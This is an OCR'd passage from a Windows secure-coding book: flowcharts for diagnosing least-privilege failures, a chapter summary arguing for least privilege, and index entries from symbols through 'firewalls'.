

Start
Log on as admin & audit for success/failed privileges.
Log on as user.
Execute app.
TIP: Have a shortcut to the audit log tool on the desktop set to run as admin.
Any privilege failure errors in security audit log?
Y
Log on as admin. Add failed privilege to account.
N
Did application fail?
N
It was a privilege issue.
Y
Go to Figure 7-4 (registry ACLs flowchart).

Figure 7-3 Investigating a potential privilege failure.



Start
Log on as user.
TIP: Have a shortcut to RegMon on the desktop set to run as admin.
Run RegMon tool.
Execute app.
Stop RegMon logging.
In RegMon, filter on the offending process name.
Any access denied errors in RegMon?
Y
Locate failed registry key.
Set Everyone (Full Control) on key.
TIP: This is for test only. Do not ship this ACL by default.
N
Did application fail?
N
It was a registry ACL issue.
Y
Go to Figure 7-5 (file ACLs flowchart).

Figure 7-4 Investigating a potential registry access failure.



Start
Is file system NTFS?
N
Are you sure it's a security issue?
Y
Log on as user.
TIP: Have a shortcut to FileMon on the desktop set to run as admin.
Run FileMon tool.
Execute app.
TIP: This is for test only. Do not ship this ACL by default.
Stop FileMon logging.
In FileMon, filter on the offending process name.
Set Everyone (Full Control) on file or directory.
Any access denied errors in FileMon?
Y
Locate failed file or directory.
N
Are you sure it's a security issue?
Y
Did application fail?
N
It was a file ACL issue.

Figure 7-5 Investigating a potential file access failure.

Summary

In my opinion, the principle of least privilege is the most powerful security tenet because an application that runs with minimal privileges can do very little more than it is ordinarily tasked to do. Remember that a secure application is one that does what it is supposed to do and no more. However, overcoming the hurdles of building a least-privilege application can be complex—I often call it the "Challenge of Least Privilege" because of the effort required.

Don't fall into the bad habit of simply running services as SYSTEM and requiring that users be admins to use your application. If you do, not only are you leaving your clients open to serious consequences if they are compromised, but also as time passes by and you add more code to the system, it will become harder to run the application with reduced, and safer, privileges. And when you do take the plunge and run with reduced privileges, chances are good that you will break some older capability that will prevent users from getting their jobs done.

So get it right from the start: design, build, and test for least privilege, and document the privilege requirements for your applications.

Index

Symbols and Numbers

\\?\ (format for file names), 370
" (quotation marks), 422, 677
3DES key, 337–38

A

AcceptConnection example, 465–70
access checks vs. context handles, 492–93
access control entries (ACEs)
  adding to ACLs, 191–93
  dangerous types, 197–99
  deny type, 179, 180–81
  getting the order right, 191–93
  overview, 177, 178, 179
access control lists (ACLs)
  adding ACEs to, 191–93
  ATLACL.cpp file, 189–90
  code example, 172–75
  creating in Windows 2000, 185–89
  creating in Windows NT, 181–85
  creating with Active Template Library, 189–91
  discretionary type (DACLs), 175, 177, 184, 195–99, 211, 669
  DPAPI and, 305–6
  elevated privilege issues, 220–21, 222–23
  examples of secured resources, 177
  file system support, 175–76
  how to choose, 178–81
  importance of; 171–75
  NTLACL.cpp file, 181–84
  overview, 114, 175, 177, 211
  proper use, 725
  role of SIDs in performing access checks, 219–20
  SDDLACL.cpp file, 186
  securing data in the absence of, 315–20
  system type (SACLs), 175, 177, 184
  trusted data aspect, 344–45
  types of ACLs, 175, 177
access control techniques. *See also* access control entries; access control lists
  COM+ roles, 201
  IP restrictions, 202–3, 205
  medical example, 203–4
  .NET Framework roles, 199–201
  overview, 171, 199
  SQL Server permissions, 203
  SQL Server triggers, 203, 204
access tenet, Safe Harbor Principles, 645
accounts
  domain, 666–67
  local, 503, 665, 666, 667
  Network Service, 665
  security implications, 665–67
ACEs. *See* access control entries
ACK packets, 463, 465
ACLs. *See* access control lists
Active Directory, identifying where data comes from, 573
Active Template Library (ATL)
  _alloca function and, 691–92
  creating ACLs with, 189–91
  regular expressions and, 360–61
  SiteLock, 514–15
  string conversion macros, 691–92
ActiveX controls
  binding to Web sites, 514–15
  developer's checklist, 733
  digitally signing, 510
  identifying parameters as part of security testing process, 571
  InternetCrackURL.cpp file, 513–14
  killing, 515
  limiting domain usage, 513–14
  <OBJECT> tag, 593–95
  overview, 509
  restricting how they operate, 514–15
  role of SiteLock, 514–15
  rules of safe for initialization, 511–15
  rules of safe for scripting, 511–15
  safe for initialization, 510
  safe for scripting, 510
  security best practices, 509–15
  testing applications, 592, 593–95
  vulnerabilities, 510–11
AdjustTokenPrivilege function, 245
administrative accounts
  malware and, 208–10
  reasons for requiring elevated privileges, 220–22
  sample Windows application, 226
  when not to use, 60–62, 726–27

Administrator SIDs, 689–90
affected users, as DREAD category, 94
Allchin, Jim, 14
_alloca function, 691–92, 719
AllocateUserPhysicalPages function, 327
AllowPartiallyTrustedCallersAttribute attribute, 556–57
alternate data streams, 368, 369
America Online. *See* AOL parental controls, bypassing
annotating RPC endpoints, 498–99
ANSI characters
  buffer size mismatches, 153–54
  interchanging with Unicode as testing technique, 575
AOL parental controls, bypassing, 373–74
Apache Web server, vulnerability, 365
APIs, low-level security, 638
Apple Computer, vulnerability in Mac OS X and Apache, 365
applets, identifying as part of security testing process, 571
Application Log, 693–94
applications. *See* secure applications; software
Argamal, Lamagra, 147
array indexing errors, 144–47
ArrayIndexError.cpp file, 144–47
ASP.NET
  assemblies and, 542
  <custom error> configuration setting, 561–62
  disabling tracing and debugging before deploying applications, 561
  forms-based authentication and, 111
  HttpServerUtility.HTMLEncode method, 422
  Microsoft Passport and, 111
  storing sensitive data, 555–56
  ValidateRequest configuration option, 427–28
assemblies, .NET
  AllowPartiallyTrustedCallersAttribute attribute, 556–57
  ASP.NET and, 542
  Authenticode-signing, 541–42
  calling from partially trusted code, 556–57
  checking with FxCop, 539–40
  permission requirements, 542–45
  strong-naming, 540–41, 555
Assert method, 545–47, 548, 549–50
assets, defined, 87
asymmetric ciphers, 284
asynchronous calls, DCOM and, 508–9
ATL. *See* Active Template Library
ATLACL.cpp file, 189–90
attack surface
  determining, 611–13
  minimizing, 57
attack vectors, determining bias, 612–13
attackers vs. defenders, 19–21
attacks, defined, 87
auditing
  as authorization mechanism, 117
  NULL DACLs and, 197
authentication
  basic type, 110
  digest type, 110
  forms-based, 110–11
  IPSec, 113
  Kerberos, 112
  Microsoft Passport, 111
  mutual, 488
  NTLM protocol, 112
  overview, 109–10
  RADIUS, 114
  requiring in RPC server-based applications, 484–89
  as threat mitigation technique, 109–14
  Windows protocols, 112
  X.509 certificates, 112–13
Authenticode, 510
AuthnLevel argument, 485
AuthnSvc argument, 486, 487
authorization
  access control lists, 114
  IP restrictions, 115
  overview, 114
  privileges, 114
  server-specific permissions, 115

B

Back Orifice, 209
backward compatibility, 62, 63, 365
banner strings, 667
BBBOnline, 645, 646
best practices
  documenting, 698–700
  secure ActiveX, 509–15
  secure DCOM, 499–509
  secure RPC, 482–99
  secure services, 663–67
binary order, 448
bind function, 456, 720
BindDemoSvr.cpp file, 457–63
binding handles, remote procedure calls and, 482
birth dates, 661
bit-flipping attacks
  digital signatures and, 294–96
  keyed hashes and, 290–91
  overview, 289–90
  solving, 290–96
blanket, DCOM, 505, 508–9
block ciphers, 284, 287, 289

breaking applications. *See* security testing
buffer overruns. *See also* array indexing errors; format string bugs
CodeRed worm and, 592
common flaws, 619
dangerous APIs, 714–16
as example of misplaced trust in input data, 343–45
exploitability, 133
heap-based, 138–44
HeapOverrun.cpp file, 140–44
as internationalization issue, 441–42
Internet Printing Protocol vulnerability, 154–55, 210
in ISAPI applications and filters, 433–36
in Microsoft Index Server, 592
OffByOne.c example, 136–38
overview, 127–29
pointers and, 625
preventing, 155–67
stack-based, 129–38
StackOverrun.c example, 129–36
string handling and, 128, 156–67
testing with random data, 578–84
Unicode and ANSI buffer size mismatches, 153–55
Unicode-related, 441–42
Visual C++ .NET /GS option, 167–70
buffers
reusing for plaintext and ciphertext, 296–97
zero-length read and write, 672
bug e-mails, 18
bug tracking
BugTraq, 15, 139–40, 147
categorizing threats, 46–47
limiting bug counts, 46
bugs, cockroach analogy, 67–68
BugTraq, 15, 139–40, 147
bytes vs. words, 442

C

C and C++ programming languages
ArrayIndexError.cpp file, 144–47
creating salted hash, 302–3
format string bug example, 148–52
HeapOverrun.cpp file, 140–44
migrating components to managed code, 694
OffByOne.c example, 136–38
rand function, 260–62
regular expressions overview, 359–61
remote procedure calls and, 478
role of classes in validating input, 360–61
sample code for handling LSA secrets, 313–15
security issues in compiler optimization, 322–26
stack overrun examples, 131–38
StackOverrun.c example, 129–36
Standard Template Library, 162–63
string handling, 156–67
C#
moving C and C++ components to, 694
regular expressions example, 359
role of classes in validating input, 360–61
testing HTTP-based server applications using WebClient class, 590–91
callback functions, 469, 495–97
canonicalization
attempting, 386–90
CleanCanon.cpp file, 378–90
common Windows filename mistakes, 367–73
defined, 364
filename issues, 364–73
Macintosh/Apache vulnerability, 365
MS-DOS device name vulnerability, 365
myriad ways to represent characters in URLs and Web pages, 378–81
Napster filter example, 364–65
non-file-based issues, 393–96
preventing filename mistakes, 383–91
preventing Web-based mistakes, 391–92
server name issues, 393–94
Sun symbolic-link vulnerability, 366
username issues, 394–96
Web-based issues, 373–81
CanonServer.cpp file, 393–94
CAPICOM, 282, 283
carriage return/line feed characters, 377–78, 604
CAS (code access security), 537–39
case, as input issue, 429–30
CAtlRegExp class, 360–61
CB_GETLBTEXT message, 718
CB_GETLBTEXTLEN message, 718
CCryptRandom class, 266
Character Map application, 357–58
characters
conversion issues, 444, 619–20
homograph attacks, 483
multiple binary representation problem, 450
similarities and mixups, 382
special, 586
visual equivalence attacks, 483
chargen service, 532
checking returns, 624–25
Chief Privacy Officer (CPO), 648
Children's Online Privacy Protection Act (COPPA), 646
CHM files, 418, 420
choice tenet, Safe Harbor Principles, 644
chokepoints, for input, 345–47
class identifiers (CLSIDs), 506, 515
classes, role in validating input, 361–62

CleanCanon.cpp file, 378–90
Clear method, 336
client-side applications
  inherent security problems, 687–88
  privacy options, 656–58
  template for privacy specifications, 651
Clipboard, identifying as part of security testing process, 571
CloseFileByID function, 494
CLR. *See* common language runtime
CLSIDs, 506, 515
code. *See also* development process; managed code; secure applications
  adding security comments, 674
  building secure SQL statements, 404–7
  dangers in mixing with data, 67
  defining guidelines for, 44
  migrating C and C++ components to C# or managed code, 694
  partially trusted, 556–57
  restricting method access, 554–55
  reviewing old defects, 44–45, 54–56
  scheduling external reviews, 45
  sealing classes, 554–55
  security checklists, 169, 731–35
code access security (CAS), 537–39
codepages, forcing, 423–24
CodeRed worm, 592
code-scanning tools, 169
CoImpersonateClient function, 678
CoInitializeSecurity function, 505–7
COM (Component Object Model)
  developer's checklist, 733
  identifying methods, properties, and events as part of security testing process, 571
  identifying where data comes from, 573
  testing applications, 592–93
COM+, protecting secret data when constructing objects, 333–34
COM+ roles, 201
command line
  identifying arguments as part of security testing process, 571
  identifying where argument data comes from, 573
  security testing arguments, 597–600
comments
  adding to code, 674
  special characters, 586
common language runtime (CLR)
  Assert method, 545–47, 548, 549–50
  Demand method, 547, 548, 550–52
  requesting permissions, 542–45
Common Language Specification (CLS), code access security elements, 537–39
compact privacy policy statements, 655–56
CompareString function, 443
compatibility, backward, 62, 63
compatws security template, 608
compilers
  security issues in C and C++ compiler optimization, 322–26
  task of removing unnecessary code, 323, 324, 325
  turning off optimization, 326
Component Fraud and Abuse Act (CFAA), 646
Component Services MMC tool, 334
confidentiality. *See* privacy
configuration files, security issues, 535, 555
connectable objects, 508–9
connection-based protocols, vulnerability to spoofing attacks, 473–74
connectionless protocols, vulnerability to spoofing attacks, 473
connections
  AcceptConnection example, 465–70
  firewall-friendly rules, 471–73
  minimizing need for, 471
  multiplexing applications, 472
  requiring authentication in RPC server-based applications, 484–89
  ways to accept, 464–70
  which protocols are best, 472
ConnectionString function, 410
Conover, Matt, 138–39
console input, identifying as part of security testing process, 571
containers, perturbing, 577–78
context handles
  vs. access checks, 492–93
  NULL problems, 493–94
  remote procedure calls and, 482
  when not to rely on, 492–93
  when to be strict, 491–92
contingency plans, need for, 64
cookies
  cross-site scripting and, 415, 417
  HttpOnly option, 424–25
  predictability, 436–37
  role of ValidateRequest configuration option, 427–28
  vulnerability, 435–36
Cooper, Russ, 15
CopyData function, 343
CopyFile function, 721
CopyMemory function, 714
corporate names, embedding in code, 692
cover-your-tracks feature, 658

Cowan, Crispin, 139, 167, 169
CPU starvation attacks, 521–29
CPU_DoS_Example.cpp file, 521–29
CREATE_ALWAYS flag, 684
CreateDirectory function, 716
CreateEvent function, 716
CreateFile function, 372, 390–91, 443, 681–82, 684, 716
CreateFileMapping function, 716
CreateHardLink function, 716
CreateJobObject function, 716
CreateMailslot function, 716
CreateMutex function, 679, 716
CreateNamedPipe function, 679, 716
CreateProcess function, 665, 675–77, 717
CreateProcessAsUser function, 218, 675–77, 717
CreateProcessWithLogon function, 717
CreateRandomPrefix.cpp file, 685–86
CreateSemaphore function, 716
CreateWaitableTimer function, 716
CreateWellKnownSid function, 192
credentials, client, 309–11
credit-card information, 661
Crocker, Steve, 272
cross-site scripting (XSS)
  embedding scripts in HTML tags, 428–29
  how an attack works, 415–16
  remedies, 421–28
  reviewing code for bugs, 431
  role of chokepoints, 346–47
  security testing, 604–5
  as Web vulnerability, 346, 413–21
CryptAcquireContext function, 266, 267
CryptDeriveKey function, 304
CryptExchangeKey function, 279
CryptExportKey function, 277
CryptGenKey function, 277
CryptGenRandom function, 262–68, 311, 316, 578–79
CryptGetHashParam function, 303
CryptImportKey function, 277
CryptoAPI, 117, 285, 301, 302–3
cryptographic keys
  CryptExchangeKey function, 279
  CryptExportKey function, 277
  CryptGenKey function, 277
  CryptImportKey function, 277
  deriving using system hardware data, 316–20
  deriving with passwords, 269–72, 304
  exchange issues, 279–81
  keeping close to source, 276–79
  long-term vs. short-term, 274
  management issues, 272–81
  ProtectKey.cpp file, 277–79
  ways to use in storing secret data, 337–38
  which length to use, 274–75
Cryptographic Service Provider (CSP), 266
cryptography
  breaking DVD encryption, 273
  common solutions to threads, 297
  creating functions, 281–83
  developer's checklist, 734
  importance of documenting algorithms, 298
  key management issues, 272–81
  problems and limitations, 259–98, 724–25
CryptProtectData function, 305, 306, 556
CRYPTPROTECT_LOCAL_MACHINE flag, 305, 306
CryptProtectMemory function, 326
CryptReleaseContext function, 266
CryptUnprotectData function, 305, 307
CryptUnprotectMemory function, 326
CSSInject.pl file, 605
<custom error> ASP.NET configuration setting, 561–62

D

DACLs. *See* discretionary access control lists
damage potential, as DREAD category, 93
data, trusted vs. untrusted, 341, 342–43. *See also* input
Data Encryption Standard (DES), 269
data flow diagrams (DFDs)
  general concept, 75, 76
  list of key symbols, 75
  number of levels, 80
  payroll application example, 77, 79, 81
  role in threat modeling, 73–81
  tips for using, 78
  vs. Unified Modeling Language, 74
data integrity tenet, Safe Harbor Principles, 645
data mutation, 575–87
Data Protection API. *See* DPAPI
data segments, shared and writable, 677–78
data tampering threats
  attacks on secret data, 300
  list of specific threats and solutions, 120–23
  mitigating, 108
  overview, 84, 97
  payroll application example, 98, 100–101
  testing techniques, 574, 607
data transfer, 661
databases
  building secure SQL statements, 404–7
  identifying access technologies as part of security testing process, 571
  identifying stored procedures as part of security testing process, 571
  input vulnerability issues, 397–411
  quoting input as remedy, 401–2
  secure in-depth example, 407–11
  stored procedures as remedy, 402–3
DataProtection.cs file, 329–32

DCOM. *See* Distributed COM
deadlocks, 670
debugger, role in security testing, 587–88
debugging
  disabling before deploying ASP.NET applications, 561
  least-privilege issues, 251–58
decomposing applications prior to threat modeling, 74–83
defacing Web servers, 210
default installations, defining, 53, 57–58
defense in depth concept, 59–60
delegates, security issues, 558
Demand method, 547, 548, 550–52, 553
demands, remoting, 553
denial of service (DoS) threats
  API issues, 719–20
  application crashes, 517–21
  CPU starvation attacks, 521–29
  list of specific threats and solutions, 120–23
  memory starvation attacks, 529–30
  mitigating, 108
  network bandwidth attacks, 532
  operating systems crashes, 517–21
  overview, 85, 98, 517
  payroll application example, 99–100
  resource starvation attacks, 530–31
  testing techniques, 575, 576, 587
deny ACEs, 180–81
Deny method, 550
deny-only SIDs, 236–37
Department of Justice Computer Crime and Intellectual Property Section (CCIPS), 11
desktop, role of services, 664–65
developers
  as defenders, 19–21
  security checklist, 731–35
development process
  accountability aspect, 49
  defining guidelines for secure coding, 44
  design security principles, 54–68
  external code reviews, 45
  learning from past mistakes, 44–45, 54–56
  limiting bug counts, 46
  peer reviewing new code, 44
  reviewing old defects, 44–45, 54–56
  role of threat modeling, 70–108
  and SD^3, 51–54
  who can check in new code, 43
device names, 372–73, 386, 387
device objects, creating, 669
DFDs. *See* data flow diagrams
dh.exe tool, 587
dialog boxes, identifying as part of security testing process, 571
dictionary attacks, 302, 303
Diffle-Hellman key agreement, 281
digest function, 301. *See also* hashing
digital signatures
  as authorization mechanism, 117
  creating, 294–96
  vs. keyed hashes, 294
  overview, 294
directory junctions, 686–87
directory structure, as security issue, 370–71
disclosure. *See* information disclosure threats
discoverability, as DREAD category, 94
discretionary access control lists (DACLs), 175, 177, 184, 195–99, 211, 669
Dispose method, 336
Distributed COM (DCOM)
  application-level security, 502
  as authorization mechanism, 116
  configuring, 500–501
  defined, 499
  developer's checklist, 733
  handling of asynchronous calls, 508–9
  overview, 500–501
  programmatic security, 505–8
  RPC and, 477, 499
  running objects as interactive user, 503
  running objects as launching user, 503
  running objects as local system account, 503
  running objects as specific user, 504–5
  security best practices, 499–509
  security text application, 507–8
  testing of applications, 592–93
  user context options, 502–5
DLL functions, identifying as part of security testing process, 571
documentation
  reviewing product specifications, 708
  security issues, 695–700
  SOAP server product example, 698–700
domain accounts, 666–67
domain credentials, 309
DOS. *See* MS-DOS, device name vulnerability
DoS. *See* denial of service threats
DPAPI (Data Protection API)
  ACL and, 305–6
  vs. LSA, 312
  overview, 305–7
  ways to use, 305
DREAD risk categories, 93–95
Driver Verifier, 668

drivers
  allocation of memory, 670
  buffer-handling issues, 671–73
  reliability, 668
  security issues, 669
  serialization primitives and, 670–71
  setting FILE_DEVICE_SECURE_OPEN, 669
  symbolic links and, 670
  types of handles, 670
DsMakeSPN function, 488
DVD encryption, breaking, 273
dynamic buffers, 322
Dynamic Data Exchange (DDE), identifying as part of security testing process, 571
Dynamic HTML (DHTML), 687
dynamic memory, _alloca function and, 691–92

E

Eastlake, Donald, 272
echo service, 532
EDI (Electronic Data Interchange), 661
education
  changing mind-sets, 29–30
  example of its value, 31–32
  keeping workers attuned, 18
  mandatory vs. voluntary, 28, 29
  ongoing aspect, 17–18, 29
  role in developing security-savvy workers, 26–28
eEye, bypassing security checks, 374
EIP register, 585
Electronic Data Interchange (EDI), 661
elevation of privilege threats
  list of specific threats and solutions, 120–23
  mitigating, 108
  overview, 85, 98
  payroll application example, 101
  remote procedure calls and, 494–95
  testing techniques, 575
e-mail
  identifying as part of security testing process, 571
  as tool, 14–15, 18
embedded keys, and storage of secret data, 337
embedding IP addresses, 473
employees. *See* hiring employees
encoding output, 422
Encrypting File System (EFS)
  as authorization mechanism, 116
  temporary files and, 686
endpoints, RPC, 498–99
enforcement tenet, Safe Harbor Principles, 645
EnterCriticalSection function, 719
environment, identifying where data comes from, 573
environment variables, identifying as part of security testing process, 571
ErasableData class, 335–36
error messages
  bad examples, 700, 701, 702–3
  being specific, 705–6
  changing in fixes, 668
  cryptic vs. detailed, 663
  good example, 701–2
  information disclosure issues, 701–5
  informed consent and, 702–4
  local vs. remote settings, 561-62
  progressive disclosure and, 704–5
  remoteOff settings, 561-62
  security information in, 700–701
  usability testing, 707–8
error paths, 668
errors, checking returns, 624–25
escape codes, 378, 381
ESRB trust program, 645, 646
European Union Directives on Data Protection, 643
eval() function, 431–32
event log, role in security testing, 588
Everyone (DELETE) ACE type, 198
Everyone (FILE_DELETE_CHILD) ACE type, 198
Everyone (GENERIC_ALL) ACE type, 198, 221
Everyone (WRITE_DAC) ACE type, 197, 198
Everyone (WRITE_FILE_ADD_FILE) ACE type, 197–98
Everyone (WRITE_OWNER) ACE type, 197, 198
ExAllocatePoolWithQuotaTag function, 670
exception handling, 588
exchanging keys, 279–81
EXE functions, identifying as part of security testing process, 571
ExerciseArgs.pl file, 598–99
ExInterlockedInsertHeadList function, 670
exploitability, as DREAD category, 94
external code reviews, 45
external data, as insecure, 63–64

F

failure
  inevitability, 64
  methods to prevent, 639–40
  secure vs. insecure, 64–66, 347
  tools for determining why applications fail, 251–58
  withholding details from attackers, 562–63
FAT file systems, storing secret data, 337
features, whether to enable by default, 58
fgets function, 163
file extensions
  IsBadExtension function, 348
  as security issue, 348–49, 368
  as valid input, 347–50
file I/O vs. isolated storage, 559–60
FILE_ATTRIBUTE_TEMPORARY flag, 684

FILE_FLAG_DELETE_ON_CLOSE flag, 684, 685
FileIOPermission, 543, 544, 547, 551
FileMon tool, 254, 257
filenames
  \\?\ format, 370
  attempting to canonicalize, 386–90
  avoiding name-based security decisions, 383
  canonical name issues, 364–73
  case sensitive, 371
  character mixups, 382
  common Windows canonical mistakes, 367–73
  device names, 372, 373, 386, 387
  directory and parent path vulnerabilities, 370–71
  preventing short (8.3) filenames, 385
  problems with short (8.3) representations of long names, 367–68
  relative vs. absolute, 371
  as security issue, 347–50, 364–73
  strong names, 540–42
  trailing characters as problem, 369–70
  as valid input, 347–50
FILE_REPARSE_POINT attribute, 687
files
  flowchart for investigating potential access failures, 257
  identifying as part of security testing process, 571
  identifying where data comes from, 573
  local, vulnerability to XSS attacks, 418–20
  security testing applications, 596
FileStream class, 560
filtering, as authorization mechanism, 118
FIN packets, 465, 467
FIPS 140-1 standard, 267, 268
firewalls
  cross-site scripting and, 417
  FTP as unfriendly application, 471
  limitations, 725
  protective role, 470
  vs. routers, 470
  rules for application developers, 471–73
